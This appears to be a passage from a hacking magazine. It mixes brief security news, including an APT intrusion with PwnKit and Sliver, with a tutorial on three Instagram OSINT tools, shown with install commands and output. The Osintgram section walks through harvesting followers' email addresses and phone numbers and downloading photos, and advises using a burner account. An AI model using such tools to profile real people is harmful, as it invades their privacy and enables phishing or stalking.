The Attackers then cloned a Github repository for CVE_2021_4034(don't search google for this, it is PWNKIT vulnerability explained in our [Jan 2022 Issue](#)) probably for privilege escalation. However this privilege escalation attempt did not work so they tried two different repositories for the same vulnerability (including one controlled by the attacker himself). It seems these also did not work.

This machine also had a Sliver binary named "KSTRP". Sliver is an opensource family of malware. However Volexity did not find any signs of the usage of this binary on this machine. So maybe it was used to hacking into another machine on the network. Along with Sliver, attacker also installed another two open source malware on this target. They were pupyRAT and Pantagena. However, they were also not much used on this system leaving their usage mysterious.

Is there more to this hacking attack, that went undetected by researchers of Volexity? It is assumed this hacking attack is the work of a group named DriftingCloud. DriftingCloud is a Chinese APT group that is known to exploit Zero day vulnerabilities either by finding them or buying them from other hackers. The group's name also popped up when Zimbra was hacked in December last year, once again by exploiting a Zero day. If we are correct we will see more of this APT in future too.

US Department of Transportation, Pipeline and hazardous materials safety administration (PHNSA) has proposed a penalty of around \$1million on Colonial Pipeline which was a victim of ransomware attack last year. This fine was imposed for violating federal safety regulations.

3 Working Instagram OSINT Tools For 2022

INSTAGRAM - OSINT

Who doesn't know what is Instagram? So we will move on to the most important question regarding this article. What is OSINT? OSINT stands for Open Source Intelligence, which means information that is freely available about a target (person or company).

When we say freely it doesn't need any hacking and doing illegal things. This information is collected from publicly available sources and what can be more public than social media? OSINT is used by hackers to choose their targets and also to collect information about their targets.

Coming to Instagram, it is a photo and video sharing social networking service with over 1.393 billion monthly active users as of this year. As of 2021, there are over 200 million business profiles on Instagram around the world.

That is Ok but what is the connection between Instagram and OSINT? What can be better source to gather information about a brand or company than Instagram.

My interest piqued in Instagram some time back, when the Indian government banned TikTok. Most of my students (who were on TikTok and were called models by fellow TikTokers) were heartbroken when TikTok was banned. Instagram was a balm to mend their broken hearts. They all moved to Instagram (and are now called Insta Models as told by my students). While my students were blah-blah ing about Instagram and its features, I happened to come over a tool that said it performs OSINT on Instagram.

So I decided to try this tool on my student IDs (of course with their permission) to see how much information they leaked. Although some of them were sharp enough to enable private mode others left a lot of info to take a peek. Seeing this I trained my guns (or should I say OSINT tool) on business pages of Instagram. Most of the business pages left valuable information a hacker can take advantage of. Not that they were doing anything wrong. They were just trying to keep their doors open for their customers. Still this is a valuable information for hackers.

What valuable information can Instagram have? Phone numbers, Email addresses, website information are all commonly found on Instagram. Apart from this information according to my opinion, we can get information about the interests of the user (if it is an individual) that may allow to break ice with our intended target.

We actually planned this article to be 10 tools that can be used for Instagram OSINT. We had 12 tools to test but 9 tools were not doing the job they were designed for. So we omitted them from this article and changed the title of our article. We have tested this tools on our own Instagram page and on some targets with due permission. So we request our readers also to take prior permission before using this tools.

Now, read on.

1. osi.ig

The first tool we use for Instagram OSINT is “osi.ig” made by Github user "th3unknon". The reason this being our first tool is its simple usage. Though simple, this tool can still collect a range of information from Instagram account that you would not be able to get by just looking at the profile of the target. The information this tool collects include user ID, followers, likes etc. Let's use this tool and practically see what information it collects. This tool can be cloned from Github as shown below (of course, the download information is also given in our Downloads section).

```
(kali㉿kali)-[~]
$ git clone https://github.com/th3unkn0n/osi.ig.git && cd osi.ig
Cloning into 'osi.ig'...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (28/28), done.
remote: Compressing objects: 100% (28/28), done.
remote: Total 316 (delta 13), reused 3 (delta 0), pack-reused 288
Receiving objects: 100% (316/316), 148.03 KiB | 5.48 MiB/s, done.
Resolving deltas: 100% (150/150), done.

(kali㉿kali)-[~/osi.ig]
$
```

Once the tool is cloned, navigate into the osi.ig directory and install the required functions using pip as shown below.

```
(kali㉿kali)-[~/osi.ig]
$ ls
Dockerfile  main.py  README.md  requirements.txt

(kali㉿kali)-[~/osi.ig]
$ python3 -m pip install -r requirements.txt
Requirement already satisfied: certifi==2020.6.20 in /usr/lib/python3/dist-packages (from requirements.txt)
Collecting chardet==3.0.4
  Downloading chardet-3.0.4-py2.py3-none-any.whl (133 kB)
    |████████████████████████████████████████| 133 kB 7.7 MB/s
Requirement already satisfied: idna==2.10 in /usr/lib/python3/dist-packages (from requirements.txt)
Collecting requests==2.24.0
  Downloading requests-2.24.0-py2.py3-none-any.whl (61 kB)
    |████████████████████████████████████████| 61 kB 78 kB/s
Collecting urllib3==1.25.11
  Downloading urllib3-1.25.11-py2.py3-none-any.whl (127 kB)
    |████████████████████████████████████████| 127 kB 24.4 MB/s
Installing collected packages: urllib3, chardet, requests
WARNING: The script chardetect is installed in '/home/kali/.local/bin' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed chardet-3.0.4 requests-2.24.0 urllib3-1.25.11

(kali㉿kali)-[~/osi.ig]
```


Once all requirements are satisfied we can run this tool using command “**python3 main.py -u "Instagram username"**”. For example, we are testing this tool on our own Instagram account.

```
(kali㉿kali)-[~/osi.ig]
$

(kali㉿kali)-[~/osi.ig]
$ python3 main.py -u hackercool_magazine
```

Here is the information the tool collected.

OSI.IG

Code By :

[youtube.com/UCnknCgg_3pVXS27ThLpw3xQ](https://www.youtube.com/UCnknCgg_3pVXS27ThLpw3xQ)

[+] user info

username : hackercool_magazine

user id : [REDACTED]

name : Hackercool Magazine

followers : 79

following : 24

posts img : 8

posts vid : 0

reels : 0

bio : Hackercool Magazine is a Unique Cyber Security Magazine that specializes in teaching Real World Ethical Hacking to beginners and professionals alike.

external url : <https://www.hackercoolmagazine.com/>

private : False

verified : False

profile img : [https://tinyurl.com/\[REDACTED\]](https://tinyurl.com/[REDACTED])

business account : True

joined recently : False

business category : Personal Goods & General Merchandise Stores

category : PRODUCT_SERVICE

has guides : False

[+] most used tags :

hackers : 1

As readers can see, the tool collected lot of information like user id, number of followers, number of people we follow, our image or video posts, reels, bio etc. Using this tool we can also collect information about the posts of the target using the "p" option as shown below. This will give us detailed information about the user's posts along with the above information.

```
(kali㉿kali)-[~/osi.ig]
$ python3 main.py -u hackercool_magazine -p
```

```
[+] post 0 :
[+] contains 1 media
  typename : GraphImage
  id : 2826873509976163060
  shortcode : Cc7EnrbF0L0
  dimensions : 1214
  image url : https://instagram.fhyd2-2.fna.fbcdn.net/v/t51.2885-15/279
510949_699649974619786_1326565942562845070_n.jpg?stp=dst-jpg_e15&_nc_ht
=instagram.fhyd2-2.fna.fbcdn.net&_nc_cat=110&_nc_ohc=DI-JEa4Fg_8AX8P3fy
7&edm=ABfd0MgBAAAA&ccb=7-5&ig_cache_key=MjgyNjg3MzUwOTk3NjE2MzA2MA%3D%3
D.2-ccb7-5&oh=00_AT8uBvsxNyj13jRz7iKhFJA3mSSr-WHMNMihUu_FBSZKzw&oe=62D3
082D&_nc_sid=7bff83
  fact check overall : None
```

```
[+] post 1 :
[+] contains 1 media
  typename : GraphImage
  id : 2743003002227375900
  shortcode : CYRGrKNl78c
  dimensions : 2160
  image url : https://instagram.fhyd2-2.fna.fbcdn.net/v/t51.2885-15/271
285094_286680076771592_4955347057851037614_n.jpg?stp=dst-jpg_e15_fr_s10
80x1080&_nc_ht=instagram.fhyd2-2.fna.fbcdn.net&_nc_cat=108&_nc_ohc=RSE9
3Rf_0FkAX8PgJrU&edm=ABfd0MgBAAAA&ccb=7-5&ig_cache_key=Mjc0MzAwMzAwMjIyN
zM3NTkwMA%3D%3D.2-ccb7-5&oh=00_AT9sEs4PWM1osrGXsz4-TFEyorwvjQsgGytkmFLm
H3vl3g&oe=62D389DD&_nc_sid=7bff83
  fact check overall : None
  fact check : None
  gating info : None
  media overlay info : None
```

Crowd strike researchers have identified a new POST Exploitation Framework named "Ice Apple" that is being deployed by hackers on Microsoft Exchange servers for data exfiltration.


```
[+] post 7 :
[+] contains 1 media
  typename : GraphImage
  id : 1761144889180406433
  shortcode : Bhw1_Idl8Kh
  dimensions : 1500
  image url : https://instagram.fhyd2-1.fna.fbcdn.net/v/t51.2885-15/300
85629_305851256616853_6680028859569537024_n.jpg?stp=dst-jpg_e35&nc_ht=
instagram.fhyd2-1.fna.fbcdn.net&nc_cat=101&nc_ohc=Ycb_yK08QlgAX8UgLVG
&edm=ABfd0MgBAAAA&ccb=7-5&ig_cache_key=MTc2MTE0NDg4OTE4MDQwNjQzMw%3D%3D
.2-ccb7-5&oh=00_AT_6gvpc5CnvClXdYqvcsetmeuhVE_6UTZgP7orenzIb6w&oe=62D32
D92&nc_sid=7bff83
  fact check overall : None
  fact check : None
  gating info : None
  media overlay info : None
  is_video : False
  accessibility : None
[+] info :
  comments : 0
  comment disable : False
  timestamp : 1524164852
  likes : 12
  location : None
```

2. SoiG

The second tool we use is SOIG developed by Github user yezz123. The tool can be downloaded as shown below.

```
(kali㉿kali)-[~/Insta-OSINT]
$ git clone https://github.com/yezz123/SoIG
Cloning into 'SoIG'...
remote: Enumerating objects: 114, done.
remote: Counting objects: 100% (114/114), done.
remote: Compressing objects: 100% (87/87), done.
remote: Total 114 (delta 49), reused 41 (delta 16), pack-reused 0
Receiving objects: 100% (114/114), 123.21 KiB | 1.74 MiB/s, done.
Resolving deltas: 100% (49/49), done.

(kali㉿kali)-[~/Insta-OSINT]
$
```

Microsoft reported that a XorDos, a Linux botnet malware had a surge of over 254% in the last 6 months.


```
(kali㉿kali)-[~/Insta-OSINT]
$ cd SoIG

(kali㉿kali)-[~/Insta-OSINT/SoIG]
$ ls
api  LICENSE  main.py  README.md  requirements.txt

(kali㉿kali)-[~/Insta-OSINT/SoIG]
$
```

To run this tool, we need to create a virtual environment first.

```
(kali㉿kali)-[~/Insta-OSINT/SoIG]
$ virtualenv env
created virtual environment CPython3.9.1.final.0-32 in 969ms
  creator CPython3Posix(dest=/home/kali/Insta-OSINT/SoIG/env, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)
    added seed packages: pip==22.1.1, setuptools==59.6.0, wheel==0.37.1
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
```

```
(env)(kali㉿kali)-[~/Insta-OSINT/SoIG]
$ source venv/bin/activate

(env)(kali㉿kali)-[~/Insta-OSINT/SoIG]
$
```

Once virtual environment is created, install the required modules.

```
(env)(kali㉿kali)-[~/Insta-OSINT/SoIG]
$ pip install -r requirements.txt
Collecting beautifulsoup4==4.6.0
  Downloading beautifulsoup4-4.6.0-py3-none-any.whl (86 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 86.8/86.8 kB 2.0 MB/s eta 0:00:00
Collecting certifi==2021.5.30
  Downloading certifi-2021.5.30-py2.py3-none-any.whl (145 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 145.5/145.5 kB 7.0 MB/s eta 0:00:00
Collecting charset-normalizer==2.0.3
  Downloading charset_normalizer-2.0.3-py3-none-any.whl (35 kB)
Collecting idna==3.2
  Downloading idna-3.2-py3-none-any.whl (59 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 59.6/59.6 kB 7.8 MB/s eta 0:00:00
```

Once all the requirements are installed, we can execute the tool as shown below.

A Spyware developer from Europe named Cytox has developed android exploits that can exploit five zero day vulnerabilities.


```
(env)(kali@kali) - [~/Insta-OSINT/SoIG]
```

```
$ python3 main.py -u k [REDACTED]
```

2 x

Here is the result of this tool.

SOIG

Coded By :
Yezz123

```
username      : hacker [REDACTED]
name          : Hackercool Magazine
url           : instagram.com/hac [REDACTED]
followers     : 79
following     : 24
posts        : 8
bio           : Hackercool Magazine is a Unique Cyber Security Magazine that
specializes in teaching Real World Ethical Hacking to beginners and professional
ls alike.
external url  : None
private      : False
verified     : False
profile pic url : https://tinyurl.com [REDACTED]
business account : True
connected to fb : None
joined recently : False
business category : Personal Goods & General Merchandise Stores
```

[+] most used user tags :

hackers : 1

```
(venv)(kali@kali) - [~/Insta-OSINT/SoIG]
```

```
$
```

Unlike osi.ig, this tool failed to get the targets external url and unlike osi.ig this tool even checks if our target's Instagram is connected to Facebook or not.

3. OsintGram

The second tool we use is SOIG developed by Github user yezz123. The tool can be downloaded as shown below.

An updated version of Chaos ransomware, Yashma has been spotted. Chaos is a customizable ransomware builder that came in June 2021.


```
(kali㉿kali)-[~/osi.ig/Insta-OSINT]
$ git clone https://github.com/DataLux/0sintgram.git
Cloning into '0sintgram'...
remote: Enumerating objects: 1548, done.
remote: Counting objects: 100% (490/490), done.
remote: Compressing objects: 100% (82/82), done.
remote: Total 1548 (delta 451), reused 408 (delta 408), pack-reused 1
058
Receiving objects: 100% (1548/1548), 3.43 MiB | 4.96 MiB/s, done.
Resolving deltas: 100% (849/849), done.
```

```
(kali㉿kali)-[~/osi.ig/Insta-OSINT]
$ cd 0sintgram 1 x

(kali㉿kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ ls
config          Dockerfile      main.py         README.md
doc             docker_reqs.txt Makefile        requirements.txt
docker-compose.yml LICENSE          output          src

(kali㉿kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$
```

This tool also requires virtual environment.

```
(kali㉿kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ python3 -m venv venv

(kali㉿kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ source venv/bin/activate

(venv)-(kali㉿kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$
```

It requires some requirements which can be installed just like we installed for the above two tools.

```
(venv)-(kali㉿kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ pip install -r requirements.txt
```

This tool has one additional requirement. It needs credentials of an Instagram user. We would not suggest hacking someone's Instagram for this but we would not suggest you to use your own account too.

As Phineas Fisher, once suggested, you need to keep your personal life and hacker life strictly

separate. So we suggest you to create an Instagram account specifically for this purpose and dispose it afterwards.


Once your burner account is created, navigate to the config directory and enter credentials of this account in the “credentials.ini” files as shown below.

```
(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ ls
config          docker_reqs.txt  output          venv
doc             LICENSE         README.md
docker-compose.yml  main.py         requirements.txt
Dockerfile       Makefile        src

(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ cd config

(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram/config]
$ ls
credentials.ini  settings.json

(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram/config]
$
```



The screenshot shows a terminal window with the following content:

```
(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ ls
config          docker_reqs.txt  output          venv
doc             LICENSE         README.md
docker-compose.yml  main.py         requirements.txt
Dockerfile       Makefile        src

(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram]
$ cd config

(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram/config]
$ ls
credentials.ini  settings.json

(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/0sintgram/config]
$
```

Below the terminal window, there is a screenshot of a text editor (likely VS Code) showing the contents of the `credentials.ini` file. The file is titled `credentials.ini` and has a menu bar with `File Edit Search Options Help`. The content of the file is:

```
[Credentials]
username = [REDACTED]
password = [REDACTED]
```

Save the file and execute the main.py like using `python3 main.py`


```
(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT]
```

```
$ cd Osintgram
```

```
(venv)-(kali@kali)-[~/osi.ig/Insta-OSINT/Osintgram]
```

```
$ ls
```

```
config          docker_reqs.txt  output          venv
doc             LICENSE         README.md
docker-compose.yml  main.py        requirements.txt
Dockerfile      Makefile        src
```



Version 1.1 - Developed by Giuseppe Criscione

Type 'list' to show all allowed commands

Type 'FILE=y' to save results to files like '<target username>_<command>.txt' (default is disabled)

Type 'FILE=n' to disable saving to files'

Type 'JSON=y' to export results to a JSON files like '<target username>_<command>.json' (default is disabled)

Type 'JSON=n' to disable exporting to files'

Run a command:

Here you have to run different commands. First, we try this on a Instagram user and then we will run it on a business profile. The "info" command given us all the information about the user.

Run a command: info

[ID] 7[REDACTED]

[FULL NAME] V[REDACTED]

[BIOGRAPHY]

[FOLLOWED] 7

[FOLLOW] 0

[BUSINESS ACCOUNT] False

[VERIFIED ACCOUNT] False

[HD PROFILE PIC] https://instagram.[REDACTED]cdn.net/v/t51.2885-1

9/[REDACTED].jpg?_nc_ht=instagra

m.fhyd2-1.fna.fbcdn.net&_nc_cat=100&_nc_ohc=a1i0-vTUbW8AX803IEF&edm=A

IRHW0ABAAAA&ccb=7-5&oh=00_AT8NG0f4dmcbd_k_h-pvyUI5Ejqe9zwfiymuvdlfFuQ1

Jpg&oe=62D22CE7&_nc_sid=e3b034

Run a command:

The same command on a business account (our own company profile).

```
Run a command: info
[ID] 7[REDACTED]

[FULL NAME] Hackercool Magazine
[BIOGRAPHY] Hackercool Magazine is a Unique Cyber Security Magazine t
hat specializes in teaching Real World Ethical Hacking to beginners a
nd professionals alike.
[FOLLOWED] 79
[FOLLOW] 24
[BUSINESS ACCOUNT] True
[VERIFIED ACCOUNT] False
[EMAIL] qa@hackercool.com
[HD PROFILE PIC] https://instagram[REDACTED].net/v/t51.2885-1
9/167256507_490008585711577_5551285961522637350_n.jpg?_nc_ht=instagra
m.[REDACTED].fbcdn.net&_nc_cat=101&_nc_ohc=a9rC65KtjGcAX9uHHwB&edm=A
IRHW0ABAAAA&ccb=7-5&oh=00_AT[REDACTED]-KDeABrBuSM0D4Jl
duw&oe=62D41452&_nc_sid=e3b034
[WHATSAPP NUMBER] +91[REDACTED]
[CONTACT PHONE NUMBER] 09[REDACTED]
```

Compared to other tools, this tool revealed more information about our target including the phone numbers, our Whatsapp number and even our email address. The "followings" command reveals those IDs which this target is following. In this case none.

```
Run a command: followings
Searching for target followings...

+-----+-----+-----+
--+
| ID          | Username          | Full Name          |
|             |                   |                    |
+-----+-----+-----+
--+
| 2[REDACTED] | [REDACTED]3       | [REDACTED]L       |
|             |                   |                    |
| 5[REDACTED] | [REDACTED]a[REDACTED] | [REDACTED]       |
|             |                   |                    |
| [REDACTED]4 | f[REDACTED]       | [REDACTED]       |
|             |                   |                    |
```

The "followers" command reveals the followers of our target. It will display the followers name,

ID and Username.

```
Run a command: followers
Searching for target followers...
```

```
+-----+-----+-----+
| ID          | Username          | Full Name          |
+-----+-----+-----+
| 4 [redacted] | [redacted]         | [redacted]         |
| 4 [redacted] | [redacted]         | [redacted]         |
| 3 [redacted] | [redacted]         | [redacted]         |
| [redacted] 3 | [redacted]         | [redacted]         |
```

The "addr" command searches for the localization of the target. However, it did not get anything in our case.

```
Run a command: addr
Searching for target localizations...
Sorry! No results found :-(
Run a command: █
```

The "comments" command displays the number of total comments on all the posts of the target user.

```
Run a command: comments
Searching for target total comments...
1 comments in 8 posts
Run a command: █
```

The "fwersemail" command displays the email addresses of followers of the target.

```
Run a command: fwersemail
Searching for emails of target followers... this can take a few minutes

Do you want to get all emails? y/n: y
█
```

Do you want to get all emails? y/n: y

```

+-----+-----+-----+-----+
-----+
| ID          | Username          | Full Name          | Email              |
|            |                   |                    |                    |
+-----+-----+-----+-----+
-----+
| 6 [REDACTED] | [REDACTED]        | [REDACTED]         | [REDACTED]         |
@gmail.com |
| 6 [REDACTED] | [REDACTED]i       | [REDACTED]i        | [REDACTED]         |
@gmail.com |
+-----+-----+-----+-----+
-----+
Run a command:
Run a command: █

```

The "fwingsemail" command similarly displays the email address of those users whom are being followed by our target.

```

Run a command: fwingsemail
Searching for emails of users followed by target... this can take a
few minutes
Do you want to get all emails? y/n: y
Caught 1 followings email

+-----+-----+-----+-----+
-----+
| ID          | Username          | Full Name          | Email              |
|            |                   |                    |                    |
+-----+-----+-----+-----+
-----+
| 6 [REDACTED] | [REDACTED]i       | [REDACTED]         | [REDACTED]@gmail
l.com |
+-----+-----+-----+-----+
-----+
Run a command: █

```

The "hashtags" command reveals all the hashtags used by target. There is only one caption.

A Linux Botnet, EnemyBot that is relatively new has expanded its capabilities to include recently disclosed vulnerabilities to target web servers, Android devices and CMS's.


```
Run a command: hashtags
Searching for target hashtags...
1. #hackers
Run a command: █
```

The "fwersnumbers" command, as you expected, reveals the phone numbers of the followers of the target. Unfortunately we didn't find any here.

```
Run a command: fwersnumber
Searching for phone numbers of users followers... this can take a few minutes
Do you want to get all phone numbers? y/n: y
Caught 0 followers phone numbers

Sorry! No results found :-(
Run a command: █
```

The "fwingsnumber" command as you might have expected, reveals phone numbers of those people who are being followed by our target.

```
Run a command: fwingsnumber
Searching for phone numbers of users followed by target... this can take a few minutes
Do you want to get all phone numbers? y/n: y
Caught 0 followings phone numbers

Sorry! No results found :-(
Run a command: █
```

The "likes" commands will reveal the total number of likes on all the posts of our target.

```
Run a command: likes
Searching for target total likes...
87 likes in 8 posts
Run a command: hashtags
Searching for target hashtags...
1. #hackers
Run a command: mediatype
Unknown command
Run a command: mediatype
Searching for target captions...
Checked 8 posts
Woohoo! We found 8 photos and 0 video posted by target
Run a command: █
```

The "captions" command reveals all the captions used by the target.

```
Run a command: captions
Searching for target captions...
Found 5
Woohoo! We found 5 captions
#hackers
```

This is being considered the largest Indian Data Breach.

....and also have a SECURE year

Hackercool Magazine Feb 2018 Issue

Yeahh

```
Run a command: █
```

The "photodes" command reveals all the description used by the target on the photos uploaded by the target.

```
Run a command: photodes
Woohoo! We found 8 descriptions
```

Photo	Description
1	None
2	None
3	None
4	None
5	None
6	None
7	None
8	None

```
Run a command: █
```

The "photos" command will download all the photos uploaded by the target Instagram user. You can select how many photos you want to download. Since we have only few photos on our Instagram account, we have selected all.

```
Run a command: photos
How many photos you want to download (default all): Downloading all
photos available...
Downloaded 8 photos
Woohoo! We downloaded 8 photos (saved in output folder)
Run a command: █
```


The downloaded photos are saved in the "output" directory of the tool.

```
$ cd output
```

```
(kali@kali) - [~/osi.ig/Insta-OSINT/0sintgram/output]
```

```
$ ls
```

```
dont_delete_this_folder.txt
```

```
hackercool_magazine_1761144889180406433_7548108271.jpg
```

```
hackercool_magazine_1763110563373107265_7548108271.jpg
```

```
hackercool_magazine_1769324285171591046_7548108271.jpg
```

```
hackercool_magazine_1769640930528044200_7548108271.jpg
```

```
hackercool_magazine_2211139855949753339_7548108271.jpg
```

```
hackercool_magazine_2540892508409160260_7548108271.jpg
```

```
hackercool_magazine_2743003002227375900_7548108271.jpg
```

```
hackercool_magazine_2826873509976163060_7548108271.jpg
```

```
(kali@kali) - [~/osi.ig/Insta-OSINT/0sintgram/output]
```

```
$
```

The "propic" command downloads the profile picture of the target. This too will be saved in the "output" directory.

Run a command: propic

Target propic saved in output folder

Run a command: █

```
(kali@kali) - [~/osi.ig/Insta-OSINT/0sintgram/output]
```

```
$ ls
```

```
dont_delete_this_folder.txt
```

```
hackercool_magazine_1761144889180406433_7548108271.jpg
```

```
hackercool_magazine_1763110563373107265_7548108271.jpg
```

```
hackercool_magazine_1769324285171591046_7548108271.jpg
```

```
hackercool_magazine_1769640930528044200_7548108271.jpg
```

```
hackercool_magazine_2211139855949753339_7548108271.jpg
```

```
hackercool_magazine_2540892508409160260_7548108271.jpg
```

```
hackercool_magazine_2743003002227375900_7548108271.jpg
```

```
hackercool_magazine_2826873509976163060_7548108271.jpg
```

```
hackercool_magazine_propic.jpg
```

```
(kali@kali) - [~/osi.ig/Insta-OSINT/0sintgram/output]
```

```
$
```

The "stories" command will reveal all the stories uploaded by the target (Instagram stories is a feature) while the "tagged" command will reveal all the users tagged by our target.


```

Run a command: stories
Searching for target stories...
Sorry! No results found :-(
Run a command: tagged
Searching for users tagged by target...
Sorry! No results found :-(
Run a command: █

```

The "wcommented" command will reveal all the user who commented on the target's uploads.

```

Run a command: wcommented
Searching for users who commented...
+-----+-----+-----+-----+
| Comments | ID          | Username          | Full Name          |
+-----+-----+-----+-----+
| 1         | 3██████████ | r██████████       | ██████████🤔🐱 |
+-----+-----+-----+-----+
Run a command: █

```

Lastly "wtagged" command will reveal the users who tagged our target.

```

Run a command: wtagged
Searching for users who tagged target...

